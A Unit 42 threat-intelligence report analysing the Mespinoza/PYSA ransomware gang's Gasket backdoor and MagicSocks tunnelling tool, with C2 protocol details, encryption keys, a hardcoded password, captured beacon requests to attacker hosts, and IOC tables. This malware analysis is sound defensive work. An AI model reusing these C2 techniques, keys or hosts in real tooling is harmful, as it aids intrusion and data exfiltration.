Mespinoza Ransomware Gang Calls Victims “Partners,” Attacks with Gasket, "MagicSocks" Tools

By Robert Falcone, Alex Hinchliffe and Quinn Cooke
July 15, 2021 at 3:00 AM
Category: Unit 42
Tags: ransomware

This post is also available in: 日本語 (Japanese)

Executive Summary

As cyber extortion flourishes, ransomware gangs are constantly changing tactics and business models to increase the chances that victims will pay increasingly large ransoms. As these criminal organizations become more sophisticated, they are increasingly taking on the appearance of professional enterprises. One good example is Mespinoza ransomware, which is run by a prolific group with a penchant for using whimsical terms to name its hacking tools.

Our Unit 42 cybersecurity consultants have observed the gang attacking U.S. publishing, real estate, industrial manufacturing and education organizations with ransom demands as high as $1.6 million and payments as high as $470,000. The FBI recently published an alert about the group, also known as PYSA, following a hacking spree on K-12 schools, colleges,

universities and even seminaries in the United States, as well as the United Kingdom.

To learn more about this group, we monitored its infrastructure — including a command and control (C2) server it uses to manage attacks and a leak site where it posts data of victims who refused to pay large ransoms. Here are some our our key findings on the Mespinoza gang:

Extremely Disciplined: After accessing a new network, the group studies compromised systems in what we believe is triage to determine whether there's enough valuable data to justify launching a full-scale attack. They look for keywords including clandestine, fraud, ssn, driver*license, passport and I-9. That suggests they are hunting for sensitive files that would have the most impact if leaked.

Targets Many Industries: Victim organizations are referred to as "partners." Use of that term suggests that they try to run the group as a professional enterprise and see victims as business partners who fund their profits. The gang's leak site provided data it claims belong to 187 victim organizations in industries including education, manufacturing, retail, medical, government, high tech, transportation and logistics, engineering and social services, among others.

Has Global Reach: 55 percent of victims identified on the leak site are in the United States. The rest are scattered across the globe in more than 20 countries including Canada, Brazil, United Kingdom, Italy, Spain, France, Germany, South Africa and Australia.

Is Cocky When Approaching Victims: A ransom note offers this advice: "What to tell my boss?" "Protect Your System, Amigo."

Uses Attack Tools with Creative Names: A tool that creates network tunnels to siphon off data is called "MagicSocks." A component stored on their staging server and likely used to wrap up an attack is named "HappyEnd.bat."

Palo Alto Networks Next-Generation Firewall customers are protected from this threat with DNS Security, Threat Prevention, Advanced URL Filtering and WildFire security subscriptions. Customers are also protected with Cortex XDR and can use AutoFocus for tracking related entities. Cortex Xpanse customers can assess and manage their network security attack surface and inventory their systems. Full visualization of the techniques observed and their relevant courses of action can be viewed in the Unit 42 ATOM Viewer.

Accessing Networks via RDP

We've responded to incidents where the ransomware operators use Remote Desktop Protocol (RDP) to access the impacted organization's network and make use of various open-source and built-in system tools to aid lateral movement and credential gathering. The operators leverage double-extortion tactics — exfiltrating data prior to deploying the ransomware so they can later threaten to leak it — and install a new backdoor, we call Gasket, (based on the malware's code) to maintain access to the network. Gasket also references a capability called "MagicSocks," which uses the open-source Chisel project to create tunnels for continued remote access to the network.

We've observed the Mespinoza ransomware gang exfiltrating files to a remote server whose filenames match a list of keywords prior to installing the ransomware via a PowerShell script. The keywords include the sub-strings "secret," "fraud" and "SWIFT.", which suggests the actors sought to gather and exfiltrate sensitive files that would have the most impact on the organization if the actors released the files to the public. At the time of this writing, the gang's leak site named and provided information on 187 organizations in various industries globally.



Figure 1. Mespinoza victimology by country.



Figure 2. Mespinoza victimology by industry.
In many of the descriptions, the actor refers to the impacted organization as their “partner.” We suspect that Mespinoza uses the term because they view their operations as a professional enterprise and their “partners” as business partners funding their business.

The Gasket and MagicSocks tools, as well as the exfiltrated data on the leaked site, date back to April 2020, which suggests the Mespinoza ransomware gang has been active for more than a year. While there are reports suggesting that the Mespinoza ransomware gang has adopted a Ransomware-as-a-Service (RaaS) model, we have not observed this behavior from the group based on the ransomware cases we’ve investigated.

Gasket

During our analysis of a Mespinoza ransomware incident, we observed the threat actors installing a backdoor written in the Go language on the system prior to the distribution of the ransomware. According to a report published by France’s National Agency for the Security of Information Systems (ANSSI), ANSSI also observed threat actors delivering the Mespinoza ransomware using a payload written in Go. We analyzed the Go sample mentioned in the ANSSI report and found that it was an earlier and an unobfuscated version of the same tool we observed in our case.

The developers of Gasket wrote this backdoor in Golang and used the open-source Gobfuscate tool to obfuscate the payload. We call this tool

Gasket, as the variant of this tool mentioned in the ANSSI report (SHA256: `9986b6881fc1df8f119a6ed693a7858c606aed291b0b2f2b3d9ed866337bdbde`) designated as version “001,” which had the following two functions that it called to carry out its command and control (c2) communications:

```
main.checkGasket
```

```
main.connectGasket
```

We believe that the actors use this backdoor as a backup to RDP to maintain access to the network.

Gasket parses the command line arguments passed to it to determine whether it should run as a standalone process (no daemon mode), install itself as a service (daemon mode, no command line arguments) or to control a previously installed Gasket service. Gasket supports the following command line arguments:

```
no-persist
```

```
service Restart|Install|Start|Run
```

When attempting to install itself as a daemon, Gasket will create a service and run its functional code. The following service names have been extracted from the known Gasket samples:

AzureAgentController

CorpNativeHostDebugger

DefenderSecurityAgent

GetServiceController

JavaJDBC

MicrosoftSecurityManager

MicrosoftTeamConnect

MicrosoftTeamConnectDebugger

MicrosoftTeamManager

MsStudioAgentUpdateService

WindowsHealthSubSystem

WindowsManagementSystem

WindowsProtectionSystem

WindowsSoftwareManager

WindowsSoftwareManagerDebugger

Command and Control

A majority of versions of Gasket come equipped with a primary C2 communication channel, as well as a second fallback channel. Early versions of Gasket relied only on HTTP-based C2 communications using IP addresses for its servers, while later versions use the same HTTP-based C2 channel as a fallback and rely mainly on a DNS tunneling C2 channel. The DNS tunneling protocol uses DNS TXT queries and is based on an open source project called Chashell. For instance, the following DNS TXT query was issued by Gasket:

```
98ca192722ba28e9b8fb34b0d789a00608a13aac2e8d5b420b8e2ae
899777a4.5c91a5a50ca31d47ed0d1dbbd0b7d0633b8f80d00eae16
b6b1e6e326a.transnet[.]wiki
```

To understand the outbound DNS queries issued by Gasket, we analyzed Chashell's server to determine how it processes the inbound DNS queries and to understand how the server constructs its responses. The Chashell C2 server will take the subdomain up to the fully qualified domain name for the C2 (`transnet[.]wiki` from above) and join the subdomain labels together without the periods removed. The server then decrypts the resulting data using XSalsa20 and Poly1305, of which the cleartext is treated as a serialized protobuf message. All Gasket samples that use the DNS tunneling C2 channel-based on Chashell use a unique key of `37c3cb07b37d43721b3a8171959d2dff11ff904b048a334012239be9c7b87f63` to decrypt the data transferred.

According to Chashell's GitHub, the `chacomm.proto` file describes the protobuf message structure that the server will use to parse the decrypted data received by Gasket and how it will structure its response. The structure of the message includes a `clientguid` field that is a GUID unique to the compromised host and either a `ChunkStart`, `ChunkData`, `PollQuery` or `InfoPacket` packet type. The structure of each packet type varies, but the following table describes each packet type's purpose:

Packet Type	Description
InfoPacket	Initial beacon that provides the compromised system's hostname to the C2.
ChunkStart	Provides a chunk identifier and tells the C2 how many DNS queries will be required to send the data.
ChunkData	Includes the chunk identifier, the current chunk and the data, so the C2 can reconstruct the uploaded data.
PollQuery	Acts as a heartbeat to keep the session alive, but is also used as the query type to get data from the C2.

Table 1. Description of Chashell's different packet types.

The C2 will respond to these queries with hexadecimal formatted data within the TXT answer, which is a serialized protobuf that uses the same message structure from Chashell's `chacomm.proto` file. The following example shows the DNS requests and responses and the contents of the messages necessary to send data from the Chashell server to the Gasket payload via the DNS tunneling C2 channel:

Figure 3. Example DNS request and response flow of Chashell.

Unfortunately, Gasket would not run the hostname data provided via the Chashell server above as a command, as there's a sub-protocol and a command handler used by Gasket to determine how to handle the server's response, which we will discuss in the next section. Gasket also uses a sub-protocol in addition to Chashell's DNS tunneling protocol for its DNS requests, which prepends a message type followed by encrypted data to notify the C2 of the type of message. This suggests that the actors had modified the Chashell server code to support this modified communication channel. The following message types are available:

Message Type	Description
1	Initial check-in structured as <version number>///<encoded computer and user name>///<computer name>///<user name>
2	Heart-beat <version number>///<encoded computer and user name>
9	Data sent including output and debug messages

Table 2. Description of Chashell's different packet types.

As previously mentioned, many Gasket versions also have an HTTP-based backup C2 channel that it will use if the domains used in the DNS tunneling channel are inaccessible. The payload will issue HTTP requests directly to IP addresses, which does not require any DNS requests to operate. To support this backup channel, the payload includes a list of IP addresses that it has hardcoded into a four two-byte binary format that the payload decodes by subtracting 10 from each two-byte and uses the result to create the dot notation IP address. For instance, the bytes `37 00 9D 00 EF 00 27 00` in the binary would result in a list of 0x37, 0x9d, 0xef and 0x27, each of which have 10 subtracted from them to produce `0x2d, 0x93, 0xe5` and `0x1d`, which results in `45, 147, 229` and `29`. These values are then joined with a "." character to make the dot notation IP of `45.147.229[.]29`. A full list of known HTTP-based Gasket C2 servers is available in Table 5, as well as the Indicators of Compromise (IOCs) section of this blog.

The initial beacon sent via the HTTP C2 channel involves a POST request to the URL `/cert/trust`. The POST request uses the default `Go-http-client/1.1` user-agent and includes encrypted data that will look like the following:

```
POST /cert/trust HTTP/1.1
Host: 37.221.113.66:80
User-Agent: Go-http-client/1.1
Content-Length: 100
Content-Type: text/plain
Accept-Encoding: gzip

)-".(.[.2>R...%^5.9..>1.=?.$.X:..,Z&2?)92?5$1/1.7.R%2=2[(.[.2Y.$
(<1:1<-;0.)&)<W_(.[.1.....!-.....1-.
```

Figure 4. Example Gasket initial beacon communication.

The data in the HTTP POST requests are encrypted with a rolling XOR algorithm, using the string dick as a key. The data within the initial beacon

to /cert/trust contains a hardcoded version number 021, a unique identifier for the system (MD5 hash or base64 encoded string), the computer name and user name delimited by /// as seen in the following:

```
021///15c50b724a801417ef4143bb58b7178b///<computer name>///<user name>
```

After the initial beacon, Gasket sends supplemental requests to a URL of /time/sync to obtain commands from the threat actor, which will look like the following:

```
POST /time/sync HTTP/1.1
Host: 37.221.113.66:80
User-Agent: Go-http-client/1.1
Content-Length: 56
Content-Type: text/plain
Accept-Encoding: gzip

)-".(.[.2>R...%^5.9..>1.=?.$.X:..,Z&2?)92?5$1/1.7.R%2=2[
```

Figure 5. Example Gasket supplemental requests.
These follow up requests to /time/sync use the same XOR algorithm and key and the resulting data includes just the first two fields, specifically:

```
021///15c50b724a801417ef4143bb58b7178b
```

For versions that have remote logging capabilities, Gasket sends HTTP POST requests to a URL of /cert/dist that looks like the following:

```
POST /cert/dist HTTP/1.1
Host: 37.221.113.66:80
User-Agent: Go-http-client/1.1
Content-Length: 156
Content-Type: text/plain
Accept-Encoding: gzip

)-".(.[.2>R...%^5.9..>1.=?.$.X:..,Z&2?)92?5$1/1.7.R%2=2[(.[.3Y-...1..
[..+.!,=>..>>2...[.1Z1..*!3.>V..Z..-/!..Z1.=Z1..[W.1Z....5.+.!
=.....Z..-.%.......!?..Z.
```

Figure 6. Example Gasket remote logging requests.
The remote logging request seen above uses the same XOR algorithm and key as in other HTTP requests. The structure of the data differs slightly with the sent information, including the version number, the unique identifier for the system and finally the message sent to the server as seen in the following example remote error log:

`002///<base64 username+computername>///[Control]`: Failed to Stop Windows Protection System: Unknown action Stop

Capabilities

The response from the C2 server will provide `///` delimited data that contains an integer that the payload will treat as a command, along with additional parameters for the commands. Table 3 below provides a list of available commands within a majority of and the most recent `(021)` Gasket versions.

Command	Description
1	Runs a command/application/powershell with os.exec.Command.Run, returns stdout.
2	Starts a SOCKS5 server using the rsocks project (`https://github.com/brimstone/rsocks`) to connect to a specified remote system.
3	Same as command 2.
4	Switches the C2 communications from DNS to HTTP or HTTP to DNS, depending on which channel was currently active.
7	Uses the Chisel project to create what it calls a "MagicSocks" client to port forward and tunnel traffic to a provided server using a provided username and 'networkZSA$789ty5' as a password for SSH.
9	Uninstalls the Trojan by deleting the service running the payload, creating `%temp%\del.bat` to delete itself and calling os.Exit

Table 3. Commands available in Gasket version 021.

Based on the commands in Table 3, it appears that Gasket serves the threat actors not only as a backdoor, but also provides tunneling abilities to allow the actor to use Gasket as a means to tunnel traffic through to an externally controlled server. Gasket references "magicSocks" within its debug logs when creating its tunnel, which appears to be a tunneling method using the 'chisel' project. We have evidence that this threat actor has a standalone version of this tunneling tool, which we call MagicSocks and will discuss in the next section.

Evolution of Gasket

We alluded to several versions of Gasket in previous sections of this blog, but we only referenced 001 and 021 specifically. These two version numbers mark the oldest and newest known version of Gasket, of which we saw first back in April 2020 all the way through March 2021. Table 4 provides a list of Gasket samples, their respective version number and the first timestamp we have associated with the sample.

First Seen	SHA256	Version
4/18/2020	b0629dcb1b95b7d7d65e1dad7549057c11b06600c319db494548c88ec690551e	001
5/08/2020	356671767c368e455f2261f7f76d9ee9bd0b522172490845b89281224ab5dbad	001
5/9/2020	a30e605fa404e3fcbfc50cb94482618add30f8d4dbd9b38ed595764760eb2e80	001
5/13/2020	64b9b5874820ca26344c919b518d6c0599a991aaf1943a519da98d294bebf01f	001
5/9/2020	ccfa2c14159a535ff1e5a42c5dcfb2a759a1f4b6a410028fd8b4640b4f7983c1	001
7/23/2020	5d8459c2170c296288e2c0dd9a77f5d973b22213af8fa0d276a8794ffe8dc159	001
10/7/2020	af97b35d9e30db252034129b7b3e4e6584d1268d00cde9654024ce460526f61e	001
5/14/2021	1b888acb22a8326bd5f80f840390182d00e0c8db416d29d042358b48d1220438	001
5/19/2020	0bcbc1faec0c44d157d5c8170be4764f290d34078516da5dcd8b5039ef54f5ca	002
11/23/2020	ea3b35384e803bef3c02a8f27aea2c2a40f9a4d2726113e1c5f2bc3be9c41322	002
8/31/2020	85c8ccf45cdb84e99cce74c376ce73fdf08fdd6d0a7809702e317c18a016b388	003
10/13/2020	8b5cdbd315da292bbbeb9ff4e933c98f0e3de37b5b813e87a6b9796e10fbe9e8	003
6/12/2020	701791cd5ed3e3b137dd121a0458977099bb194a4580f364802914483c72b3ce	006
6/20/2020	ef31b968c71b0e21d9b0674e3200f5a6eb1ebf6700756d4515da7800c2ee6a0f	006
9/04/2020	aa2faf0f41cc1710caf736f9c966bf82528a97631e94c7a5d23eadcbe0a2b586	006
9/04/2020	140224fb7af2d235e9c5c758e8acaee34c912e62fad625442e5ca4102d11e9e7	006

9/06/2020	d9c753b859414e4b38a0841423b159590c47ad580249b0cd3c99a0ecc6644914	006
9/17/2020	d591f43fc34163c9adbcc98f51bb2771223cc78081e98839ca419e6efd711820	006
9/25/2020	f8a5065eb53b1e3ac81748176f43dce1f9e06ea8db1ecfa38c146e8ea89fcc0b	006
7/16/2020	12b927235ab1a5eb87222ef34e88d4aababe23804ae12dc0807ca6b256c7281c	007
9/25/2020	045510eb6c86fc2d966aded8722f4c0e73690b5078771944ec1a842e50af4410	008
10/08/2020	6eb0455b0ab3073c88fcba0cad92f73cc53459f94008e57100dc741c23cf41a3	009
6/22/2020	f5cb94aa3e1a4a8b6d107d12081e0770e95f08a96f0fc4d5214e8226d71e7eb7	010
10/08/2020	2697bbe0e96c801ff615a97c2258ac27eec015077df5222d52f3fbbcdca901f5	010
7/16/2020	30bd30642bf83abd74b8b2312ea606e0f192b0d61351f1445d1a1458414992d3	011
10/14/2020	3a6ddc4022f6abe7bdb95a3ba491aaf7f9713bcb6db1fbaa299f7c68ab04d4f4	011
11/17/2020	c2ef84710937b622f35b2b8fab9f9aa86b718ba7bc77a40b33b92e40747676b5	012
11/28/2020	7b5027bd231d8c62f70141fa4f50098d056009b46fa2fac16183d1321be04768	014
01/07/2021	e47a632bfd08e72d15517170b06c2de140f5f237b2f370e12fbb3ad4ff75f649	016
12/14/2020	8a9205709c6a1e5923c66b63addc1f833461df2c7e26d9176993f14de2a39d5b	018
12/21/2020	6d1fde9a5963a672f5e4b35cc7b8eaa8520d830eb30c67fadf8ab82aeb28b81a	019
3/22/2021	0fd13ece461511fbc129f6584d45fea920200116f41d6097e4dffeb965b19ef4	019
3/10/2021	89b9ba56ebe73362ef83e7197f85f6480c1e85384ad0bc2a76505ba97a681010	020
3/23/2021	c9bed25ab291953872c90126ce5283ce1ad5269ff8c1bca74a42468db7417045	021

Table 4. Known Gasket samples and their respective versions.

We extracted the C2 locations used by Gasket samples for both the HTTP-based and DNS-based channels for analysis. The hardcoded domains and IP addresses, seen in Table 5, are not unique to the version of Gasket, as

several domains and IPs were used in Gasket samples that had different version numbers.

Version	C2s
001	185.183.96[.]147 194.5.249[.]137 194.5.249[.]138 194.5.249[.]139 194.5.250[.]151 194.5.250[.]162 194.5.250[.]216 37.120.140[.]184 37.221.113[.]66 accounting-consult[.]xyz ntservicepack[.]com statistics-update[.]xyz
002	185.183.96[.]147 194.5.250[.]216 194.187.249[.]102 194.187.249[.]138 37.120.140[.]184 37.221.113[.]66 89.38.225[.]208 ntservicepack[.]com reportservicefuture[.]website sbvjhs[.]xyz sbvjhs[.]club
003	185.186.245[.]85 193.239.84[.]205 193.239.85[.]55 194.187.249[.]102 194.5.249[.]18 194.5.249[.]180 86.106.20[.]144 89.38.225[.]208 firefox-search[.]xyz sbvjhs[.]club sbvjhs[.]xyz visual-translator[.]xyz wiki-text[.]xyz
006	185.183.96[.]147 194.187.249[.]102 194.187.249[.]138 194.5.250[.]216 37.120.140[.]184

	37.120.140[.]247 37.221.113[.]66 86.106.20[.]144 89.38.225[.]208 ntservicepack[.]com reportservicefuture[.]website sbvjhs[.]club sbvjhs[.]xyz
007	ntservicepack[.]com reportservicefuture[.]website 37.120.140[.]247 194.5.250[.]216 185.183.96[.]147
008	firefox-search[.]xyz visual-translator[.]xyz wiki-text[.]xyz 185.186.245[.]85 193.239.85[.]55 193.239.84[.]205 194.187.249[.]102
009	firefox-search[.]xyz visual-translator[.]xyz wiki-text[.]xyz 185.186.245[.]85 193.239.85[.]55 193.239.84[.]205 194.187.249[.]102
010	185.185.27[.]3 185.186.245[.]85 193.239.84[.]205 193.239.85[.]55 194.187.249[.]102 37.120.145[.]208 blitzz[.]best firefox-search[.]xyz spm[.]best visual-translator[.]xyz wiki-text[.]xyz
011	visual-translator[.]xyz firefox-search[.]xyz wiki-text[.]xyz sbvjhs[.]club spm[.]best blitzz[.]best

	185.186.245[.]85 193.239.85[.]55 193.239.84[.]205 194.187.249[.]102 45.89.175[.]239 185.185.27[.]3 37.120.145[.]208
012	englishdict[.]xyz serchtext[.]xyz 172.96.189[.]167 89.41.26[.]173
014	englishdict[.]xyz serchtext[.]xyz 172.96.189[.]167 89.41.26[.]173
016	englishdialoge[.]xyz starhouse[.]xyz 160.20.147[.]184 172.96.189[.]167 193.239.84[.]205 89.41.26[.]173
018	englishdialoge[.]xyz starhouse[.]xyz 160.20.147[.]184 172.96.189[.]167 193.239.84[.]205 89.41.26[.]173
019	english-breakfast[.]xyz pump-online[.]xyz 172.96.189[.]22 172.96.189[.]246 160.20.147[.]184 172.96.189[.]167 198.252.100[.]37
020	cvar99[.]xyz dowax[.]xyz english-breakfast[.]xyz pump-online[.]xyz 45.147.230[.]162 45.147.230[.]212 172.96.189[.]22 172.96.189[.]246 160.20.147[.]184

	172.96.189[.]167 198.252.100[.]37
021	transnet[.]wiki cvar99[.]xyz productoccup[.]tech ccenter[.]tech dowax[.]xyz 45.147.229[.]29 23.83.133[.]136 45.147.228[.]49 45.147.230[.]162 45.147.230[.]212

Table 5. C2 domains and IP addresses and their associated Gasket version.

As previously mentioned, we analyzed many Gasket backdoors and MagicSocks versions used by the threat actors and gathered a significant amount of related infrastructure for blocking and tracking purposes. The Maltego chart in Figure 7 below helps to visualize the Gasket samples listed in Table 5 above, their versions and related infrastructure used for C2 communications. Figure 7 below broadly shows two main clusters. On the left, showing more recent versions (`012` to `021`) and on the right showing pre-*012* versions.

The vast majority of links between entities shown in Figure 7 are related to infrastructure, namely domain names and IP addresses that respective samples connected to during our WildFire sandbox analysis, or could connect to, based on extracted C2 configuration information.



Figure 7. Maltego diagram showing Gasket and MicroSocks infrastructure and links.
The links between some of the distinct clusters (highlighted by squares drawn over Figure 7) are limited and typically involve C2 reuse. However, some additional links were possible using sample meta-data, such as common Windows Service names, as previously listed.

Using the heatmap -- Figure 8 below -- we were able to further visualize the amount of reuse and overlap present for the primary C2 address in all Gasket samples. Generally speaking, the table shows that earlier versions of Gasket reused C2 addresses the most both for multiple variants of the same version and also for different variants using newer Gasket versions. The heatmap shows later versions -- from about 008 onwards -- have a reduction in reuse of primary C2 addresses within and across versions, and in the latest versions, it seems primary C2 addresses are not being reused.

		Gasket version															
#	C2	001	002	003	006	007	008	009	010	011	012	014	016	018	019	020	021
1	ntservicepack.com	5	1		2	1											
2	sbvjhs.xyz		1	1	5												
3	firefox-search.xyz			1			1	1	1								
4	englishdict.xyz										1	1					
5	englishdialoge.xyz												1	1			
6	english-breakfast.xyz														2		
7	185.183.96.147	2															
8	visual-translator.xyz									1							
9	transnet.wiki																1
10	spm.best									1							
11	cvar99.xyz															1	
12	blitzz.best								1								
13	accounting-consult.xyz	1															

Figure 8. Heatmap showing Gasket sample counts and versions against primary C2s.

The outliers to this pattern are rows 9, 11 and 12 in Figure 8 above. Rows 9 and 11 relate to the top right cluster in Figure 7 while row 12 relates to the bottom right cluster. They are outliers because the Gasket versions are relatively old yet their C2 reuse is nonexistent. Furthermore, the links in Figure 7 from the cluster including C2s listed on rows 9 and 11 to the rest of the Gasket mapping lies only with the fact that they are known Gasket samples, and they share the same Windows Service name as other samples from other clusters. We believe these outliers could be due to specific campaigns involving Gasket malware with bespoke attack infrastructure.

We see the most repetitive use of infrastructure in earlier versions of Gasket together with several changes to the name of the Windows Service created during infection. However, the latest Gasket versions, which appear to adopt more single-use and short-lived infrastructure, (at least for their primary C2s) use a consistent name for the Windows Service, namely JavaJDBC.

Figure 7 also highlights an area of overlap between Gasket and the MagicSocks tool via the common IP address `89.44.9[.]229`, which hosted both Gasket (SHA256: `aa2faf0f41cc1710caf736f9c966bf82528a97631e94c7a5d23eadcbe0a2b586`), the MagicSocks sample (SHA256: `d49a69be32744e0af32ad622aa22ba480d68253287c99f5a888feb9f2409e46f`) and some PowerShell components related to MagicSocks. The PowerShell script hashes and additional C2 addresses extracted from other MagicSocks samples are listed in the IOCs section later.

MagicSocks

The Gasket tool referenced a proxying and tunneling capability known as MagicSocks, which is based on the open-source Chisel project. The actors also created a standalone version of `MagicSocks` that they would use in addition to Gasket. The standalone MagicSocks tool comes as a dynamic link library (DLL), which the actor also wrote in Golang. The developer of MagicSocks uses code from the Chisel project to tunnel traffic from the local system to an external actor-controlled Chisel server. The tool will build the string `R:0.0.0.0:50000:socks` that it supplies to the Chisel client code that will generate the following JSON that the client uses as a configuration:

```
{"Version":"0.0.0-
src","Remotes":[{"LocalHost":"0.0.0.0","LocalPort":"500
00","RemoteHost":"","RemotePort":"","Socks":true,"Rever
se":true}]}
```

The tool also builds a string that represents the external actor-controlled Chisel server, which is hosted at:

```
http://creatordampfe[.]xyz:443
```

When running the MagicSocks tool, MagicSocks uses the Chisel client to connect to the Chisel server hosted at `creatordampfe[.]xyz`. This starts with an HTTP request and response that will look like the following:

```
GET / HTTP/1.1
Host: creatordampfe.xyz:443
User-Agent: Go-http-client/1.1
Connection: Upgrade
Sec-WebSocket-Key: ObGyyRkervq4LY4rTc2mJA==
Sec-WebSocket-Protocol: chisel-v3
Sec-WebSocket-Version: 13
Upgrade: websocket

HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: gjllVKuiIb8MMKzDkTpiae6/BN4=

..SSH-chisel-v3-server
```

Figure 9. Example MagicSocks initial request and response.

Figure 9. Example MagicSocks initial request and response.

